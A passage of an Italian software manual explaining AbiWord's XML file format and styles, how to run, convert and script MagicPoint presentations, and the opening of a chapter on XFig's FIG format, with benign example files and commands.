<!DOCTYPE abiword PUBLIC "-//ABISOURCE//DTD AWML 1.0 Strict//EN"
 "http://www.abisource.com/awml.dtd">
<abiword xmlns:awml="http://www.abisource.com/awml.dtd" version="unnumbered"
 fileformat="1.0" styles="unlocked">
<!-- =====================================================================  -->
<!-- This file is an AbiWord document.                                      -->
<!-- AbiWord is a free, Open Source word processor.                         -->
<!-- You may obtain more information about AbiWord at www.abisource.com     -->
<!-- You should not edit this file by hand.                                 -->
<!-- =====================================================================  -->

<styles>
...
</styles>
<pagesize pagetype="A4" orientation="portrait" width="210.000000"
 height="297.000000" units="mm" page-scale="1.000000"/>
<section props="page-margin-footer:0.0000in; page-margin-header:0.0000in;
 page-margin-right:1.0000in; page-margin-left:1.0000in;
 page-margin-top:1.0000in; page-margin-bottom:1.0000in">
<p style="Heading 1">AbiWord Help</p>
<p style="Normal">These are the help files for AbiWord. They are normally
 installed with the program, but if you have found them elsewhere, you can
 read an introduction to AbiWord.</p>
...
</section>
</abiword>
```

Pur non conoscendo il DTD di questo sistema XML, si intende intuitivamente il significato degli elementi e degli attributi relativi, consentendo così un modo alternativo e facile per modificare il documento attraverso un programma di scrittura normale.

> Il file XML generato da AbiWord utilizza la codifica UTF-8 (Unicode); pertanto, se il contenuto va al di fuori dei soliti 127 punti di codifica, vengono usati più byte per un solo carattere. In tal senso, la modifica di un file di AbiWord può essere fatta solo con un programma che sia in grado di riconoscere la codifica UTF-8 e in generale le varie codifiche Unicode, ovvero ISO 10646.

Il file XML di AbiWord può anche essere compresso con Gzip, ma AbiWord, contrariamente a Gnumeric, salva solo nel modo normale.

107.2 Stili

Una caratteristica importante di AbiWord è la capacità di gestire degli stili; ciò consente di realizzare e modificare facilmente un documento uniforme esteticamente. Il principio di funzionamento è relativamente semplice: si distinguono stili riferiti a porzioni di testo e stili riferiti a blocchi di testo (paragrafi). Ogni stile ha un nome e si applica alla porzione di testo o al blocco, in base alle sue caratteristiche; modificando lo stile, si modifica automaticamente tutto ciò che in precedenza è stato abbinato a quello stile.

AbiWord offre degli stili predefiniti, che facilitano notevolmente l'utilizzo di questa tecnica; inoltre, nel momento in cui si crea uno stile personalizzato, si parte preferibilmente dai valori di uno stile pre-esistente (di solito uno di quelli predefiniti), che vengono poi modificati in base alle esigenze.



Figura 107.2. La maschera iniziale per l'accesso alla gestione degli stili. Si osservi il fatto che è stato richiesto l'elenco di tutti gli stili: quelli predefiniti e quelli definiti dall'utente.

Dalla maschera iniziale per la gestione degli stili, come si vede nella figura 107.2, selezionando il pulsante grafico NUOVO o MODIFICA, si accede rispettivamente alla maschera per la creazione o la modifica di uno stile. Le due maschere sono uguali; la differenza sta nel fatto che nel primo caso occorre inserire il nome dello stile da creare.

Figura 107.3. La maschera per la creazione o la modifica degli stili.

La figura 107.3 mostra l'esempio dello stile '**`Titolo`**', riferibile a blocchi di testo (paragrafi), che

utilizza come punto di partenza lo stile '**Heading 1**'. Nel riquadro inferiore si possono leggere le differenze rispetto allo stile di partenza.

La definizione degli stili viene incorporata nel documento che si crea, nel preambolo che precede il contenuto vero e proprio del documento. Per esempio, potrebbe apparire come nel listato 107.2. Come si può osservare, gli stili usati e quelli a cui si fa riferimento vengono descritti completamente: viene definito lo stile '**Normal**', perché a questo fa riferimento lo stile '**Heading 1**', inoltre viene descritto lo stile '**Titolo**', definito dall'utente come variante di '**Heading 1**'.

Listato 107.2. Gli stili incorporati nel file del documento.

```
<?xml version="1.0"?>
<!DOCTYPE abiword PUBLIC "-//ABISOURCE//DTD AWML 1.0 Strict//EN"
 "http://www.abisource.com/awml.dtd">
<abiword xmlns="http://www.abisource.com/awml.dtd"
 xmlns:awml="http://www.abisource.com/awml.dtd"
 xmlns:xlink="http://www.w3.org/1999/xlink"
 xmlns:svg="http://www.w3.org/2000/svg"
 xmlns:fo="http://www.w3.org/1999/XSL/Format"
 xmlns:math="http://www.w3.org/1998/Math/MathML"
 xmlns:dc="http://purl.org/dc/elements/1.1/" version="0.99.2"
 fileformat="1.0" styles="unlocked">
<!-- ===================================================================  -->
<!-- This file is an AbiWord document.                                    -->
<!-- AbiWord is a free, Open Source word processor.                       -->
<!-- You may obtain more information about AbiWord at www.abisource.com   -->
<!-- You should not edit this file by hand.                               -->
<!-- ===================================================================  -->

<styles>
<s followedby="Normal" name="Titolo" basedon="Heading 1" type="P"
 props="bgcolor:transparent; margin-top:28pt; font-size:18pt;
 margin-bottom:14pt; font-family:Courier New; font-weight:bold"/>
<s type="P" name="Heading 1" basedon="Normal" followedby="Normal"
 props="keep-with-next:1; margin-top:22pt; font-weight:bold;
 margin-bottom:3pt; font-family:Arial; font-size:17pt"/>
<s type="P" name="Normal" basedon="" followedby="Current Settings"
 props="font-family:Times New Roman; margin-top:0pt; font-variant:normal;
 margin-left:0pt; text-indent:0in; widows:2; font-style:normal;
 font-weight:normal; text-decoration:none; color:000000; line-height:1.0;
 text-align:left; margin-bottom:0pt; text-position:normal; margin-right:0pt;
 bgcolor:transparent; font-size:12pt; font-stretch:normal"/>
</styles>
<pagesize pagetype="A4" orientation="portrait" width="210.000000"
 height="297.000000" units="mm" page-scale="1.000000"/>
<section props="page-margin-footer:0.5in; page-margin-header:0.5in">
<p style="Titolo"><c props="lang:it-IT">Questo Ãĺ un titolo</c></p>
<p style="Normal"><c props="lang:it-IT">Ciao a tutti</c></p>
<p style="Titolo"><c props="lang:it-IT"></c></p>
</section>
</abiword>
```

L'esempio del listato 107.2 è completo, dove in particolare la stringa '**Ãĺ**' rappresenta due byte che in realtà esprimono la lettera «è» secondo la codifica UTF-8.

Si comprende dall'esempio quanto sia facile modificare gli stili anche intervenendo direttamente nel sorgente ABW del documento.

MagicPoint

MagicPoint [1] è un applicativo molto semplice che permette di realizzare delle presentazioni preparando una sorta di script che viene interpretato dal programma '**`mgp`**'. MagicPoint può avvalersi delle librerie VFlib, [2] per la visualizzazione di caratteri delle lingue orientali (giapponesi e altre).

In generale, la cosa importante da apprendere del funzionamento di MagicPoint è proprio la sintassi dei comandi che possono essere inseriti nello script della presentazione.

In condizioni normali, una volta avviata l'esecuzione della presentazione, MagicPoint prende il controllo della stazione grafica, cosa che impedisce di utilizzare il mouse e la tastiera per altri scopi (in pratica non è possibile passare ad altre applicazioni). In particolare, MagicPoint sfrutta tutta la superficie grafica della finestra principale; in questo senso non è adatto a funzionare con un monitor in cui si ha solo una visualizzazione parziale di questa (la superficie virtuale).

Come accennato, quando è in funzione MagicPoint, il mouse e la tastiera servono esclusivamente per interagire con questo. La tabella 108.1 riassume i comandi disponibili da tastiera. In generale bisogna ricordare che la [*barra spaziatrice*] permette di passare alla scena successiva, così come il primo tasto del mouse; il tasto [*p*] e il terzo tasto del mouse permettono di passare alla scena precedente; infine, il tasto [*q*] termina il funzionamento di MagicPoint.

Tabella 108.1. Riepilogo di alcuni comandi di MagicPoint che possono essere impartiti da tastiera.

Comandi	Effetto
[*barra spaziatrice*], [*n*], [*n*], [*j*], [*freccia giù*], clic con il primo tasto del mouse	Avanza alla scena successiva.
[*backspace*], [*canc*], [*p*], [*k*], [*freccia su*], clic con il terzo tasto del mouse	Ritorna alla scena precedente.
[*Esc*], [*q*]	Termina l'esecuzione.
n[*g*]	Passa alla scena *n*-esima.
[*Ctrl*]	Mostra l'elenco delle scene disponibili.
[*G*]	Abilita o disabilita la guida alle scene.
[*x*], clic con tasto centrale del mouse	Attiva o disattiva la modalità di modifica della scena, mostrando una penna in corrispondenza del puntatore del mouse.
[*l*], [*Ctrl+l*]	Cancella i segni disegnati con la penna virtuale del comando [*x*].
[*X*]	Cambia il colore della penna durante la modalità di modifica.
[*Ctrl+r*]	Ricarica il file della presentazione.

Durante l'esecuzione è possibile disegnare con il mouse, attivando la funzionalità attraverso il tasto [*x*], oppure facendo un clic con il secondo tasto del mouse (quello centrale). I disegni che si fanno in questo modo non vengono salvati e servono solo per indicare qualcosa mentre si esegue la presentazione. Per riportare il mouse al suo funzionamento normale si può ripetere l'uso del tasto [*x*], oppure si può rifare un clic con il secondo tasto del mouse.

[1] **MagicPoint** licenza BSD modificata senza il riferimento all'università di Berkeley
[2] **VFlib** GNU GPL

108.1 Avvio della presentazione

La presentazione viene eseguita dall'eseguibile '**mgp**', oppure da '**mgpnet**' (che comunque poi si avvale anche del primo):

```
mgp [opzioni] file_mgp
mgpnet [opzioni] file_mgp
```

Il primo dei due eseguibili si limita a mostrare la presentazione sul terminale grafico attivo; in base alle opzioni utilizzate, può ricoprire tutta la superficie grafica, oppure può limitarsi a funzionare in una finestra comune. Il secondo, avvia a sua volta '**mgp**' per la visualizzazione locale, ma mette a disposizione l'immagine della scena in corso attraverso il protocollo HTTP, precisamente alla porta 9999. In pratica, la platea può collegarsi all'elaboratore che esegue la presentazione, usando l'indirizzo `http://`*host*`:9999`: a intervalli regolari l'immagine della presentazione viene ricaricata automaticamente.[3]

In condizioni normali, basta indicare il nome del file per iniziare la presentazione, senza l'indicazione di opzioni particolari; tuttavia la tabella 108.2 riepiloga quelle più comuni.

Tabella 108.2. Alcune opzioni per l'uso di '**mgp**' o '**mgpnet**'.

Opzione	Descrizione
`-d`	Esegue la presentazione rapidamente e in modo automatico, al solo scopo di permettere una verifica rapida.
`-o` | `-O`	Esegue la presentazione in una finestra, rispettando il gestore di finestre stesso. In particolare, '**-O**' utilizza una finestra meno decorata.
`-g` *geometria*	Esegue la presentazione in una finestra, delle dimensioni specificate dalla geometria.
`-S`	Disabilita l'avvio di comandi del sistema operativo all'interno dei file delle presentazioni. Si tratta di una misura di sicurezza da attuare tutte le volte in cui non si è sicuri del contenuto di questi file.
`-x vflib`	Esclude l'uso delle librerie necessarie alla visualizzazione dei caratteri orientali. È necessaria questa opzione quando le librerie non sono installate.
`-D` *directory*	Crea una serie di file nella directory indicata corrispondenti alla presentazione in formato HTML.

Esempi

$ **mgp /usr/share/doc/mgp/examples/tutorial.mgp**

Avvia la presentazione del file '`/usr/share/doc/mgp/examples/tutorial.mgp`'.

$ **mgp -S /usr/share/doc/mgp/examples/tutorial.mgp**

Come nell'esempio precedente, impedendo l'avvio di comandi del sistema operativo richiesti dalle istruzioni contenute in '`/usr/share/doc/mgp/examples/tutorial.mgp`'.

$ **mgp -g 640x480 /usr/share/doc/mgp/sample/ascii.mgp**

Come nel primo esempio, avviando MagicPoint in una finestra di 640×480 punti.

[3] Per la precisione, '**mgpnet**' cattura l'immagine della finestra che contiene la presentazione e la inserisce in un file PNG a cui il file HTML fa poi riferimento. Tra le altre cose, il fatto che si utilizzi il formato PNG esclude anche l'utilizzo di un navigatore troppo vecchio.

108.2 Conversione della presentazione

Una presentazione può essere convertita facilmente in una sequenza di file HTML, attraverso l'opzione '**-D**' di '**mgp**'. Per esempio,

```
$ mgp -D /tmp/tutorial /usr/share/doc/mgp/examples/tutorial.mgp
```

Genera una serie di file nella directory '/tmp/tutorial/', a partire dalla presentazione contenuta in '/usr/share/doc/mgp/examples/tutorial.mgp'. In particolare, sono disponibili anche delle riduzioni in formato testo puro. Per esempio, 'mgp00001.html' rappresenta la prima scena della presentazione, dove il file HTML incorpora il file 'mgp00001.jpg' corrispondente all'immagine della scena stessa, mentre il file 'mgp00001.txt' rappresenta una semplificazione della scena in formato testo.

È disponibile anche '**mgp2ps**' per la conversione in PostScript. Il suo funzionamento è abbastanza semplice:

mgp2ps [*opzioni*] *file_mgp*

Si osservi che se non viene specificato diversamente attraverso le opzioni, il risultato della trasformazione viene emesso attraverso lo standard output.

Tabella 108.3. Alcune opzioni per l'uso di '**mgp2ps**'.

Opzione	Descrizione
-r	Inverte la sequenza delle pagine.
-c	Mantiene i colori di partenza.
-f *file_ps*	Definisce il file PostScript che si vuole creare.
-p [a3|a4|a5|b5|A3|A4|A5|B5|letter|legal|ledger|tabloid|statement|executive|folio|quarto|10x14]	Definisce il formato della carta attraverso una parola chiave. Il formato predefinito è A4.
-x *margine_orizzontale* -y *margine_verticale*	Definisce il margine espresso in punti PostScript.

L'esempio seguente trasforma la presentazione contenuta nel file '/usr/share/doc/mgp/examples/tutorial.mgp' in un file PostScript denominato 'tutorial.ps'.

```
$ mgp2ps -f tutorial.ps /usr/share/doc/mgp/examples/tutorial.mgp
```

108.3 File di presentazione

Le regole per la realizzazione del file di presentazione sono il punto più delicato di MagicPoint. Qui viene descritto solo il minimo indispensabile per comprenderne il funzionamento. Per una descrizione completa occorre leggere i file che accompagnano MagicPoint, per esempio '/usr/share/doc/mgp/SYNTAX'.

In generale si possono distinguere le righe di commento, i comandi e le righe contenenti del testo. Le righe vuote e quelle bianche sono prese in considerazione come del testo normale. I commenti iniziano con una sequenza di due segni di percentuale ('%%'), collocati esattamente all'inizio della riga, mentre i comandi iniziano con un solo simbolo di percentuale seguito immediatamente dal

nome del comando stesso. Il simbolo '**#**' può essere usato ugualmente come prefisso per un commento.

Le righe di testo normale sono quelle che non possono essere riconosciute come commenti, né risultano essere identificate come dei comandi. Teoricamente, un blocco di testo è quello che occupa una riga, qualunque sia la sua ampiezza. Quando si utilizza il comando '**%leftfill**', MagicPoint provvede a riorganizzarlo in base alle dimensioni del carattere. Volendo, nel file di presentazione è possibile continuare le righe utilizzando la barra obliqua inversa ('\') subito prima del codice di interruzione di riga alla fine della riga. Sono importanti anche gli incolonnamenti del testo: se una riga inizia dopo un carattere di tabulazione, si intende trattarsi di una voce di un elenco puntato; di conseguenza, due caratteri di tabulazione indicano l'inizio di un sottoelenco.

Per semplificare il compito di chi vuole usare MagicPoint senza troppi problemi esiste un pezzo di configurazione standard. Questo può essere incorporato attraverso il comando '**%include**' nella parte iniziale del file, il preambolo, come si vede nell'esempio seguente che mostra l'inizio normale di un file di presentazione.

```
%include "default.mgp"
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
```

L'istruzione '**%include "default.mgp"**' definisce l'inclusione del file '`default.mgp`' (che dovrebbe trovarsi nella directory '`/usr/X11R6/lib/X11/mgp/`'). Il contenuto di questo file predefinito dovrebbe essere quello che si vede qui sotto:

```
%deffont "standard"   tfont "standard.ttf",   tmfont "kochi-mincho.ttf"
%deffont "thick"      tfont "thick.ttf",      tmfont "goth.ttf"
%deffont "typewriter" tfont "typewriter.ttf", tmfont "goth.ttf"
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% Default settings per each line numbers.
%default 1 area 90 90, leftfill, size 2, fore "white", back "black", font "thick"
%default 2 size 7, vgap 10, prefix " "
%default 3 size 2, bar "gray70", vgap 10
%default 4 size 5, fore "white", vgap 30, prefix " ", font "standard"
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% Default settings that are applied to TAB-indented lines.
%tab 1 size 5, vgap 40, prefix "  ", icon box "green" 50
%tab 2 size 4, vgap 40, prefix "      ", icon arc "yellow" 50
%tab 3 size 3, vgap 40, prefix "            ", icon delta3 "white" 40
```

Tuttavia, potrebbe essere conveniente farne a meno le prime volte, perché il suo utilizzo, tale e quale come si vede, richiede un'ottima conoscenza del significato dei suoi comandi. Per cominciare conviene forse utilizzare il preambolo seguente, in sostituzione dell'inclusione di questo file.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%default 1 size 6, leftfill, fore "white", back "black"
%tab 1 size 6, vgap 40, prefix "  ", icon box white 50
%tab 2 size 5, vgap 40, prefix "      ", icon arc white 50
%tab 3 size 4, vgap 40, prefix "            ", icon arc white 40
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
```

Il comando '**%default 1**' serve a definire l'aspetto predefinito della prima riga di ogni scena (pagina). Se ci fossero altri comandi '**%default** *n*', questi servirebbero a descrivere le righe successive. L'ultima dichiarazione fatta in questo modo si riferisce anche alle righe successive restanti. Intuitivamente si comprende che l'argomento '**size 5**' serva a definire la dimensione dei caratteri (in questo caso il numero cinque rappresenta solo una dimensione relativa: valori maggiori si riferiscono a caratteri più grandi). Gli altri argomenti che sono stati separati attraverso delle virgole, sono dei comandi che altrimenti andrebbero indicati con il prefisso '**%**' e fanno tutti riferimento alle caratteristiche della riga in questione.

I comandi '**`%tab`** *n*' servono a definire le caratteristiche delle righe che iniziano con *n* caratteri di tabulazione. Da quello che si vede dall'esempio, '**`%tab 1`**' fa sì che venga usato un carattere di dimensione cinque e venga adoperato un quadratino bianco grande il 50 % rispetto al testo.

> Sarebbe facile sostituire il colore dello sfondo e quello del testo, per esempio si potrebbero invertire. Tuttavia questo non è conveniente, a meno che ci sia qualche tipo di esigenza, dal momento che le informazioni che si ottengono con il comando [*G*] risulterebbero poco visibili.

Dopo il preambolo, inizia la definizione delle singole scene, ovvero delle pagine. Ognuna di queste è introdotta dal comando '**`%page`**'. Dopo questo comando possono essere inseriti altri comandi che riguardano l'aspetto della singola scena; quindi si possono alternare delle righe di testo con altri comandi. È importante osservare che la prima riga di testo non vuota viene trattata come il titolo della scena; questo è ciò che viene mostrato quando si usa il tasto [*G*] per visualizzare quelli delle scene adiacenti.

Quello che segue è l'esempio di un file di presentazione piuttosto semplice, con sei scene complessive, dove in particolare si vede l'uso dei comandi per le inserzioni di immagini, per l'esecuzione di comandi del sistema operativo e per l'avvio di processi paralleli. Eventualmente, un esempio dello stesso tipo, ma più raffinato, può essere trovato tra i file della documentazione di MagicPoint: '`/usr/share/doc/mgp/examples/tutorial.mgp`'.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%default 1 size 6, leftfill, fore "white", back "black"
%tab 1 size 6, vgap 40, prefix "  ", icon box white 50
%tab 2 size 5, vgap 40, prefix "      ", icon arc white 50
%tab 3 size 4, vgap 40, prefix "            ", icon arc white 40
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
%center
MagicPoint


%leftfill
Un programma applicativo per realizzare facilmente delle presentazioni.

%center
%size 5
Premere la barra spaziatrice per continuare.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Come si usa

        la scena successiva si ottiene con un clic del primo tasto \
del mouse
        la scena precedente si ottiene con un clic del terzo tasto \
del mouse
        si termina la presentazione con il tasto [q]
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Inserzione immagini

%center
%image "esempio.jpg"

Si possono usare il formato GIF e JPG.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Comandi del sistema

ls -l /
%size 3, prefix " "
```

```
%filter "ls -l /"
%endfilter
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Avvio di sottoprocessi
%system "xeyes -geometry %50x20+40+10"









I sottoprocessi avviati con il comando %system potrebbero servire \
per inserire della musica o per visualizzare dei filmati.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%page
Fine
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

La terza scena dovrebbe apparire come si vede nella figura 108.1.

Figura 108.1. La sesta scena della presentazione di esempio.

La tabella 108.4 riepiloga brevemente alcuni comandi che possono essere usati nei file delle presentazioni.


Tabella 108.4. Riepilogo semplificato di alcuni comandi che possono essere utilizzati nei file di presentazione di MagicPoint.

Comando	Effetto
`%default` *n* *lista_direttive*	Indica le caratteristiche della riga *n*-esima di ogni scena.
`%tab` *n* *lista_direttive*	Indica le caratteristiche della tabulazione *n*-esima.
`%page`	Indica l'inizio di una nuova scena (pagina).
`%pause`	Pausa in attesa di proseguire nella scena attuale.
`%xfont "`*carattere*`"`	Stabilisce il nome del carattere secondo X.
`%size` *n*	Definisce la dimensione relativa del carattere.
`%fore "`*colore*`"`	Definisce il colore di primo piano.
`%back "`*colore*`"`	Definisce il colore dello sfondo.
`%left`	Allinea a sinistra senza suddividere la riga.
`%right`	Allinea a destra senza suddividere la riga.
`%center`	Centra la riga senza suddividerla.
`%leftfill`	Allinea a sinistra suddividendo in più righe se necessario.
`%nodefault`	Annulla l'effetto delle direttive '**`default`**'.
`%image` *file*	Inserisce un'immagine.
`%bimage` *file*	Inserisce un'immagine come sfondo.
`%system "`*comando*`"`	Avvia un processo parallelo.
`%filter "`*comando*`"`	Avvia un processo mostrando lo standard output.

Comando	Effetto
`%endfilter`	Conclude un comando '**`%filter`**'.
`%image "`*file_immagine*`"`	Inserisce l'immagine corrispondente al file indicato.
`%anim "`*file_animazione*`"`	Inserisce un'animazione (formato MNG).
`%charset iso8859-`*n*	Definisce l'insieme di caratteri usato.

XFig

XFig [1] è un programma per il disegno vettoriale, con un'estetica un po' particolare, che differisce dagli applicativi comuni per l'automazione ufficio, in quanto si indica prima l'azione e poi l'oggetto a cui si applica.


Figura 109.1. XFig.

La descrizione che viene fatta in questo capitolo di XFig è molto superficiale, per consentire semplicemente di comprendere le possibilità di questo programma di disegno. La documentazione originale è comunque molto dettagliata e facile da consultare.

109.1 Formato FIG

XFig salva in un formato speciale: FIG. Si tratta di un file di testo normale, in cui si possono intuire i dati inseriti. Segue un esempio, che si traduce in pratica nella figura 109.2:

[1] **XFig** software libero con licenza speciale

```
#FIG 3.2
Landscape
Center
Metric
A4
100.00
Single
-2
1200 2
2 2 0 1 0 7 50 0 -1 0.000 0 0 -1 0 0 5
         270 225 1755 225 1755 990 270 990 270 225
2 4 0 1 0 17 50 0 -1 0.000 0 0 7 0 0 5
         2745 1395 2745 540 1215 540 1215 1395 2745 1395
4 0 0 50 0 0 12 0.0000 4 180 1350 1845 360 Esempio con XFig\001
```

Figura 109.2. Esempio con XFig.
